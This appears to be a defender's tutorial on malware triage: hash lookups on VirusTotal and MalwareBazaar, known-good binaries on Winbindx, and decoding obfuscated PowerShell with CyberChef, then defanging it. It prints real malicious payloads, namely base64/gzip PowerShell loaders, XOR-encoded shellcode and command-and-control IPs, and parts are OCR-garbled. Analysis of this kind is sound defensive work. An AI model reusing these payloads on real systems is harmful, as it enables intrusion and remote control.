SSDEEP	6144:03hbiDiOlxK3RrlY1pTSg5XFS8SOv36fX+PeAOI7/r9upkBAORhql:+biulxK3Rr7p2g5XFFT36fXKC7TupkBz
TLSH	T1CE64AD1276C2D033D9B205325B69EA35597EF8300E6559DF93D02A2EDF30AD1CA32B67
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (48.8%)
TrID	Win64 Executable (generic) (16.4%)
TrID	Win32 Dynamic Link Library (generic) (10.2%)
TrID	Win16 NE executable (generic) (7.8%)
TrID	Win32 Executable (generic) (7%)
File size	321.00 KB (328704 bytes)

History ⓘ

Creation Time	2020-07-27 15:04:19
First Submission	2021-04-09 16:08:56
Last Submission	2021-04-14 19:47:09
Last Analysis	2021-04-14 19:47:09

Names ⓘ

177f558ef1d91c8a736052ae4a17f9e3

update.exe

Malware Bazaar

Malware Bazaar is a great alternative. It has more stuff than VT, but is a bit more difficult to use

You'll need to prefix what you are searching with on Malware Bazaar. So, in our instance we have a sha256 hash and need to explicitly search that.

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware samples to the corpus, you can do so through either using the [web upload](#) or the [API](#).



Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tish hash, ClamAV signature, tag or malware family.

Browse Database

→ Search

Search Syntax ⓘ

Show entries Search:

Notice how much Malware Bazaar offers. You can go and get malware samples from here and download it yourself.

Database Entry

Threat unknown


Vendor detections: 3

Intelligence 3	IOCs	Yara	File information	Comments	Actions ▾
SHA256 hash:	5fc1f737492b4a7e01b1e2befa4e25b1a65c7a6a83b4ec419660d0c3c4894300				
SHA3-384 hash:	65f6307c01e1bae943f1bd6dc8fa4b1b58da4a91ae87a6516768a17db19b3aeee3eb34301a1aec40fe297630b3f9a77				
SHA1 hash:	b4ee6781a3d4c7fc84e966b25cf7b81ceb2d2b9d				
MD5 hash:	035d707f97db59999982653b6e683ffa				
humanhash:	arizona-social-kentucky-venus				
File name:	CC for account.bat				
Download:	download sample →				
Signature ⓘ	n/a				
File size:	236'040 bytes				

Sometimes, Malware Bazaar offers insight into the malware is delivered too

File information

The table below shows additional information about this malware sample such as delivery method and external references.



	Delivery method	Distributed via e-mail attachment
	Cape	https://www.capesandbox.com/analysis/164369/

Winbindx

[Winbindx](#) is awesome. The info behind the site can be read [here](#). But in essence, it's a repo of official Windows binaries and their hashes.

We've already discussed it about [Drivers](#) and [DLLs](#), so I won't go into too much detail. This won't give you an insight into malware, but it will return what the details of an official binary should be.

This is powerfull, as it allows us to know what known-goods should look like and have.

3ware.sys - Winbindx									
LSI 3ware SCSI Storport Driver									
SHA256	Wind... ▾	↑↓	Up... ▾	↑↓	File ... ▾	↑↓	File ve... ▾	↑↓	File size ↑↓ Extra Download
0abacb...	Windows 10 1507		Base 1507		x64		5.01.00.051		104.84 KB Show Download
0b0d26640bfa0f551b7087									
027e572d0bf2c5eaf50a418									
7c5a7d839180b7ff589	Windows 10 1511		Base 1511		x64		5.01.00.051		104.84 KB Show Download
Click to copy									
0b0d26...	Windows 10 1607		Base 1607		x64		5.01.00.051		104.84 Show Download

If we click on *Extras* we get insightful information about the legitimate filepath of a file, its timestamp, and more!

```
' fileInfo': {  
    "description": "LSI 3ware SCSI Storport Driver",  
    "machineType": 34404,  
    "md5": "2c49a2441ebb24c6acfb524c1459115f",  
    "sha1": "393a73d19f54042b75329cb8498bbc09549abf46",  
    "sha256": "0abacb6f21c41c0297994e61f1bfabb3905af6b569d0446fe8e174eb9225b8ef",  
    "signatureType": "Overlay",  
    "signingDate": [  
        "2015-07-10T05:09:23.050000"  
    ],  
    "signingStatus": "Signed",  
    "size": 107360,  
    "timestamp": 1431988083,  
    "version": "5.01.00.051",  
    "virtualSize": 122880  
,  
' windowsVersions': {  
    "1507": {  
        "BASE": {  
            "sourcePaths": [  
                "Windows\\System32\\DriverStore\\FileRepository\\3ware.inf_amd64_408ceed6ec8ab6cd\\3ware.sys"  
                "Windows\\System32\\drivers\\3ware.sys"  
            ],  
            "windowsVersionInfo": {  
                "isoSha256": "dee793b38ce4cd37f32847605776b0f91d8a30703dfc5844731b00f1171a36ff",  
                "releaseDate": "2015-07-29"  
            }  
        }  
    }  
}
```

[Download](#)[Copy to clipboard](#)[Close](#)

Decoding Powershell

► section contents

I have some lazy PowerShell malware tips:

Hex

if you see [char][byte]('0x'+ - it's probably doing hex stuff

And so use in CyberChef 'From Hex'

decoded but still giberish

if when you decode it's still giberish but you see it involves bytes, save the gibberish output as *.dat

And then leverage scdbg for 32 bit and speakeasy for 64 bit

- scdbg /find malice.dat /findsc # looks for shelcode and if that fails go down to....
- speakeeasy -t malice.dat -r -a x64

reflection assembly

load PwSh dot net code, and execute it

instead of letting it reflect: [System.IO.File]::WriteAllBytes(".\evil.exe", \$malware)

xor xcrypt

you can xor brute force in cyberchef, change the sample length to 200.

- You're probably looking for 'MZ....this program'
- and then from here you get the key you can give to XOR in cyberchef.

A lot of PowerShell malware that uses XOR will include the decimal somewhere in the script. Use cyberchef's XOR and feed in that decimal.

unzipping

Sometimes it's not gzip but raw inflate!

When something detects from base64 as Gzip, undo the Gzip filter and use the raw inflate instead.

tidying up

To tidy up you can change stupid CAmeLcaSE to lower case

And then in find and replace, replace semi-colon with ;\n\n to create space

Straight Forward Occasions

Let's say you see encoded pwsh, and you want to quickly tell if it's sus or not. We're going to leverage our good friend [CyberChef](#)

Example String

We're going to utilise this example string

powershell -ExecutionPolicy Unrestricted -encodedCommand IABnAGUAdAAtAGkAdABLAG0A

Setup CyberChef

Through experience, we can eventually keep two things in mind about decoding powershell: the first is that it's from base64 ; the second is that the text is a very specific UTF (16 little endian). If we keep these two things in mind, we're off to a good start.

We can then input those options in Cyberchef . The order we stack these are important!

The screenshot shows the CyberChef interface with a single step recipe. The first step, 'From Base64', has an alphabet set to 'A-Za-z0-9+='. A checkbox for 'Remove non-alphabet chars' is checked. The second step, 'Decode text', has an encoding set to 'UTF-16LE (1200)'. There are also stop and resume icons for each step.

[https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B%3D',true\)Decode_text\('UTF-16LE%20\(1200\)'\)](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B%3D',true)Decode_text('UTF-16LE%20(1200)'))

Decoding

In theory, now we have set up cyberchef it should be as easy as just copying the encoded line in right?

The screenshot shows the CyberChef interface with the same recipe. The 'Input' field contains the encoded PowerShell command. The 'Output' field shows the decoded output, which appears as a series of Chinese characters and symbols. A red arrow points from the input field to the output field.

Well. Nearly. For reasons (?) we get chinese looking characters. This is because we have included plaintext human-readable in this, so the various CyberChef options get confused.

So get rid of the human readable!

Input

```
powershell -ExecutionPolicy Unrestricted -encodedCommand  
IABnAGUAdAAtAGkAdABLAD0AcAByAG8AcABLADHIAdAB5ACAAALQBwAGEAdABoACAAIgBI  
QBuAHQAQwBvAG4AdAByAG8AbABTAGUAdABCfAFMAZQByAHYAAQbjAGUAcwBcACoAIgAgA  
BpAGsAZQAgACIAKgBkAHIAaQB2AGUAcgBzACoAIgA=
```

And now if we send it through, we get the decoded command!

```
length: 270  
lines: 2 + □ E  
  
IABnAGUAdAAtAGkAdABLAD0AcAByAG8AcABLADHIAdAB5ACAAALQBwAGEAdABoACAAIgBIAEsATABNADoAXABTAhkAcwB0AGUAbQBcAE  
QBuAHQAQwBvAG4AdAByAG8AbABTAGUAdABCfAFMAZQByAHYAAQbjAGUAcwBcACoAIgAgACAAfAAgAD8AIABJAG0AYQBnAGUAUABhAHQ  
BpAGsAZQAgACIAKgBkAHIAaQB2AGUAcgBzACoAIgA=  
  
start: 100      time: 2ms  
end: 100      length: 100  
length: 0      lines: 1 □ G  
  
Output  
get-itemproperty -path "HKLM:\System\CurrentControlSet\Services\*" | ? ImagePath -like "*drivers*" →  
→
```

Obfuscation

I had an instance where 'fileless malware' appeared on a user's endpoint. Whilst I won't take us all the way through that investigation, I'll focus on how we can unobfuscate the malware.

We have two guides of help:

- [Reversing Malware](#)
- [Using cyberchef](#)

Example string

Don'tdon't run this.

```
#powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgB1AHcALQPAGIAagB1AGMAd
```

Building on what we know

We already discussed how to set cyberchef.

But keep in mind, to make this work we need to remove human-readable text....if we do this, we may lose track of what powershell the malware is actually deploying. So it's a good idea to make

extensive notes.

The screenshot shows the CyberChef interface with two main sections: 'Input' and 'Output'. In the 'Input' section, there is a large base64 encoded string. Below it, under 'Decode text', the encoding is set to 'UTF-16LE (1200)'. In the 'Output' section, the decoded text is shown, which is heavily obfuscated. Three specific parts of the output are highlighted with red boxes and arrows:

- A red box highlights the first few lines of the decoded text, starting with '\$s=New-Object IO.MemoryStream('. An arrow points from this box to the start of the line.
- A red box highlights the middle portion of the decoded text, containing several long, complex strings separated by commas. An arrow points from this box to the start of the line.
- A red box highlights the final part of the decoded text, ending with 'IO.StreamReader(New-Object IO.Compression.GzipStream(\$s, [IO.Compress'. An arrow points from this box to the start of the line.

We get some interesting stuff here. First, we can see it goes to base64 AGAIN; second, we can see that gzip is being brought into the game

Magic

But let's pretend we didn't see the Gzip part of the script. Is there a way we can 'guess' what methods obfuscation takes?

Absolutely, the option is called Magic in CyberChef. It's a kind of brute force for detecting encoding, and then offering a snippet of what the text would look like decoded.

Depth
30 Intensive mode Extensive language support

Crib (known plaintext string or regex)

So take the base64 text from the script, and re-enter it by itself

```
$s=New-Object IO.MemoryStream(),
[Convert]::FromBase64String("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")));]
To StreamReader/New-Object IO.Compression.GzipInputStream/$o |IO.Compression.CompressionModel::Decompress}}}}| ReadToEnd()|
```

We can turn the UTF option off now, and turn magic on. I tend to give it a higher intensive number, as it's all client-side resource use so it's as strong as your machine is!

Recipe			
From Base64			
Alphabet A-Za-zA-Z0-9+=			
<input checked="" type="checkbox"/> Remove non-alphabet chars			
Decode text			
Encoding UTF-16LE (1200)			
Magic			
Depth 30	<input checked="" type="checkbox"/> Intensive mode		
<input type="checkbox"/> language support	Extensive		
Crib (known plaintext string or regex)			

Well looky here, we can see some human-readable text. So now we know to stack add gzip to our decoding stack in cyberchef. From Magic, just click the link of the particular decoding option it offers

(28599)')	[."µÄØ..Ø{n..«.ÇÄ»ÉØævý+96...NfZ..\$.Zíú .Äç:e...-Ì...;ÜÄ...å¹\«T:.=.qwÜ·r	Matching ops: Gunzip Entropy: 6.22
Decode_text('ISO-8859-15 Latin 9 (28605)')µWYoÂ.~.¿Â..5á.& [."µÄØ..Ø{n..«.ÇÄ»ÉØævý+96...NfZ..\$.Zíú .Äç:e...-Ì...;ÜÄ...å¹\«T:.=.qwÜ·r	File type: application/gzip (Matching ops: Gunzip Entropy: 6.22
Gunzip() Decode_text('UTF-16BE (1201)')	卤瑔却物捺腫搗.喚牠橘渠(¬)睇鑄?`啓潛瑩潮.晦损 来瑟爛潤乡揀彷獮-嘅堪牡泮..癡牟活撼凌(3)備彰牯	Valid UTF8 Entropy: 4.95
Gunzip() Decode_text('UTF-16LE (1200)')	敂.㦲械瑣淮粃ru敖獲溟.𢁑漱瑨涵明𢁑畦据棉湯映渼彥 敲狃軹倒慟揀敲獮笠𢁑意備..慶彭潭時敬.瘤牡漏潲	Valid UTF8 Entropy: 4.85
Gunzip()	Set-StrictMode -Version 2..\$DoIt = @'.function func_get_proc_address {..Param (\$var_module, \$var...	Valid UTF8 Entropy: 5.88
Gunzip() Decode_text('IBM EBCDIC French (1010)')	Set-StrictMode -Version 2..\$DoIt = à'.function func_get_proc_address é..Param (\$var_module, \$var...	Valid UTF8 Entropy: 4.90
Gunzip()	オセ.オシケウセ(?オ..ヨシケ?>.....)?セ... .カソ>ウセ	Valid UTF8

Gzip and Xor

We're starting to get somewhere with this script! But we're gonna need to do some more decoding unfortunately.

From Base64

Alphabet: A-Za-Z0-9+=

Remove non-alphabet chars

Decode text

Encoding: UTF-16LE (1200)


Gunzip

Output

```
svar_type_builder.DefineConstructor("$v1$specialname", $v1$specialname, $v1$public",  
[System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')  
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,  
$var_parameters).SetImplementationFlags('Runtime, Managed')  
  
    return $var_type_builder.CreateType()  
}  
  
[Byte[]]$var_code =  
[System.Convert]::FromBase64String('38uqIyMjQ6r6EvFHqHETqHEqvHE3qFELLJRpBRLcEuOPOH0JfIQ8D4uwuIuTB03F0qHEzqGEfIy0o'  
s7qHsDivDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXf7bGF4HVsF7qHsHIVBFqC9oHs/IvCoJgj86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNVE|  
yyMj1yMS3HR0dHR0SxliW0tC9sqHiYmjeBLqcnnJIHJys3Q4iyNwc0t0qrzl3PZzyq8j1yN4EvFxSyMR46dxcxFwcnLyHYNGNZ2quWg4HNLoKA|:  
ZlvaXc9nwS3HR0SdxwdUs0JTTy3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZg9Etz2Etix0SSRydXNL1HTDKnZ2nCMMIyMa5FYke3PKWn|:  
61TjI8tM3NzcDEJ7ankjFmwCcwzjYnN4F39zexsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWcOYm13anVqcXzwDndmcHcOZwpvZgIHawhrcSMW|:  
JERk1XGQNutfLKT0CDBYNEwMlQEx0U0JSKfPRhgDbnEqZMaDRMYA3RKTUDMVFAdbXcDFQ8SGAN0SK0vFvgDwUXGAN3UphRk1XDBYNEgx0yw|:  
KSMWbAJzb0N1t3gxt3n3sexjAC5N9ChrgjTauQgdnllmbicQwd2Jt2zjXzw31bxddqdwpxdnA0d2zwdw5lamSmAgdrCGsJ1xZSA1MgY2Jzebd7c3l7|:  
ReB2ZqYGJxDnb3Ym1nYmFnDmJtd2p1anF2cA53ZnB3DmVqb2YC82sIawkjFmwCcwzjYnN4F39zexsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicW|:  
DndmcHcOZwpvZgIHawhrcSMW17qTHeurisC00davv0v7l1qM5TumTuM1T2D1adduvt2o1oiTmM1TumvkeFdeEiaAuM1oUV1MhM1oDpN1yFek1Cm4tHc0d1|
```

time: 3ms
length: 3587
lines: 44

There's something sneaky about this malware. It's using some encryption....but we can break it with XOR



If we trial and error with the numbers and decimals, we can eventually start the cracking process

XOR

Key: 35

DECIMAL ▾

Scheme: Standard

Null preserving

Output

```
0è....`â10d.R0.R..R..(-J&1y1A~<a.., A1  
.çãRW.R..B<.D.@x.Àt.JP.H..X..âa<I.4..òy1A~âI  
.çâuô..}ø;}$uâX.X$.ôf..K.X..ô...ô.D$$[[aYZqyâX_Z..ê..]hnet.hwinInThLw&.yôe...1yWWWWh:Vyšyôe...[1ÉQQj.QQhW..SPhW..AýOpé...  
[10Rh.2A.RRRSRPhéU.;yô..E.APh..3...âj.Pj.VhuF..yô_1yWWjySVh..,{yô.A..E...1y..ôt..ûé  
Hºââjyô.AhE!^1y01w1.QVPh-wâ,yô,./..9Cu.XPé{yyv1vè...éE...èoÿÿÿ/aXIZ.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-  
FILE!$H+H*.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-  
.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-  
FILE!$H+H*.50!P%@AP[4\PZX54(P^)7CC]7$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+.hôp4Výôjh...h...h...@.WhXoSâyô.1.....UQS.cWh..  
..SVh...âyô.At ..A.AuâXâè.yyy45.61.138.200....
```

start: 635 time: 2ms
end: 643 length: 895
length: 8 lines: 2

Defang

CyberChef has taken us as far as we can go. To find out what happens next, we need to run this on a test rig. But we need to de-fang all of the dangerous bits of this script.

[John Hammond](#), a security researcher and awesome youtuber, introduced me to the concept of replacing variables in malicious scripts. If you replace-all for the variable, you can introduce variables that are familiar.

So for this script:

```
#original variable  
$s==New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAA.....  
  
#changed  
$bse64=New-Object IO.Me
```

It isn't much, but in a big long complicated script, changing variables helps keep track of what's going on.

After this, we need to make sure that running this script won't actually execute anything malicious on our system. We just want to see what it will do.

Remove IEX where you see it. Don't get rid of the brackets though.

```
zfWJyt06ZAw4AAA=="});  
$gz=iex (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($bse64,[  
IO.Compression.CompressionMode]::Decompress))).ReadToEnd();  
write-host "$gz"
```

Once you've de-fanged the script, you are alright to run it and will just print the output to the screen:

[19-Jun-21 13:15:53 BST] Desktop/pwsh

```
-> pwsh first_decode.ps1  
Set-StrictMode -Version 2
```

```

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle'))).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('ReflectedDelegate')
}
'
```

A Layer Deeper

So CyberChef got us here, and we were limited there. So now let's de-fang this resulting script and see where they takes us

If we scroll around, we can see some of the logic of the script. At the bottom, we see that it will execute the output of a variable as a Job, which we've [touched on before](#)

```
- If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $Dolt | wait-job | Receive-Job
}
else {
    IEX $Dolt
}
```

Let's remove the IEX at the bottom, and neutralise the job by commenting it out

```

#### Job starts here
#If ([IntPtr]::size -eq 8) {
#    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
#}
#else {
#    $DoIt
#}

```

....to be continued!!!

Bytes

Here's a separate bit of Powershell malware. I decoded it up to a point, and I want to focus on some easy ways to decode BYTES.

```

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnV
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
}

```

First, push it as a \$variable in powershell

```
$malware = [put the above string here]
```

```

PS C:\Users\Ted\Desktop > $value = [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2
uocItrqHEDa6hRc2sslGlpbhLqaxLjjx9CxyEPA2Li6i5iIuLBznFicmucQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hr02eoYwNqIvPAdkvc6mKoF6t
rIvVuEuprEuOPYuLqlmIi4hvDvtJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz9qIvNiQcerayLzYntie316eWJ7YnpiewugzwNicdzDe2J6eWuoMcps3Nzcfkkj
ap1USk1KTUZXI2J1aqrFb6rSYplvVAUK3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbKsCMjI3lrquJIm5giIyNuEupicmJySSBicmKZdKq85dz2yFp4a6riaxLxa
qr7bhLqcUsjEeOncXFimch2DRjc9muq5Wug4HNJKXxrqtKZPCMjI0kjS6MQIyNqqNsNimicjIyNimVz1vaXc9muq0muq+Wrk49zc3NxuEupxcWKZDiU7WNz2puMspr
4iIyNr30wp68IiyPIkMrHIiMjy6Hc3NWQM1NKDFURDERGV3xLRkJHR1fcVlZKRx4QQhEQQkctQQ4QQhsXDhcVQkUQORRARwSAFkAWFRibFBtGRhMjQEI910UC8t0
7D13t7FEHxV0CI3ZQR1EOYkRGTVcZA25MWUpPT0IMFg0TAwtATE5TQ1dKQU9GANucGpmAxITDRMYA3RKTUDMFADBxCDFQ0RGA0bHQVFxgD1FKR0zNVwwVDRMY
A251d2FpcAoUKSM0mn/nY6mYow5OQVNyftKp9hpItf3rAbs0ProvN/ccyuALAAatbgBG0WJ2NY+zQ/glsuFaoh0pqIXHzPcoRtOWLPDHqUF5735fjs05bxJ9e8WkKL
cJFw5i/lpyFM60nu4hpKQz2ElgTcYb6/ce+ekpvIrjtcwE3LAHdTve4DGt6u061HMLUmGLrhFP/5fdz80Zw2UZeZRXANuIpdmPZ4GKmmgJReSqSlU+E+oZhALFm
+qEsWFRJxs0Un+j0kQGqMt1gRaC HDF93uo/DzGDM8myCNind0WgXXc9ms56pkjI2MjYpsjMyMjYppjIyMjYp17h3DG3PZrsHBwa6rEa6rSa6r5YpsjAyMjaqraYpk
xtarB3PZro0cDpuNX1uWoJGsi4KbjVvR7e3trJiMjIyNz4Mtc3tzcehsWDRIaGw0WFA0SFhYjMRd1Ww=')
>>
>>     for ($x = 0; $x -lt $var_code.Count; $x++) {
>>         $var_code[$x] = $var_code[$x] -bxor 35
>>     }

```

If we `echo \$malware` we can see we get some numbers. These are likely bytes.

```

FLARE 18/01/2022 13:40:52
PS C:\Users\Ted\Desktop > echo $value | select -first 5
252
72
131
228
240

```

We can push these bytes straight into an .exe

```
[System.IO.File]::WriteAllBytes(".\evil.exe", $malware)
```

Then we can string the evil.exe, and we can see that it includes a bad IP, confirming this was indeed malware!

```
FLARE 18/01/2022 13:45:19
PS C:\Users\Ted\Desktop > strings -n 6 .\test.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

AQAPRQVH1
AXAX^YZAXAYAZH
wininet
/api/v2/get_header?uuid=3a23ad0b-3a84-46af-b7cd-c5c561878ee0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MATBJS)
-mbpQ]
185.198.57.155
FLARE 18/01/2022 13:45:25
```

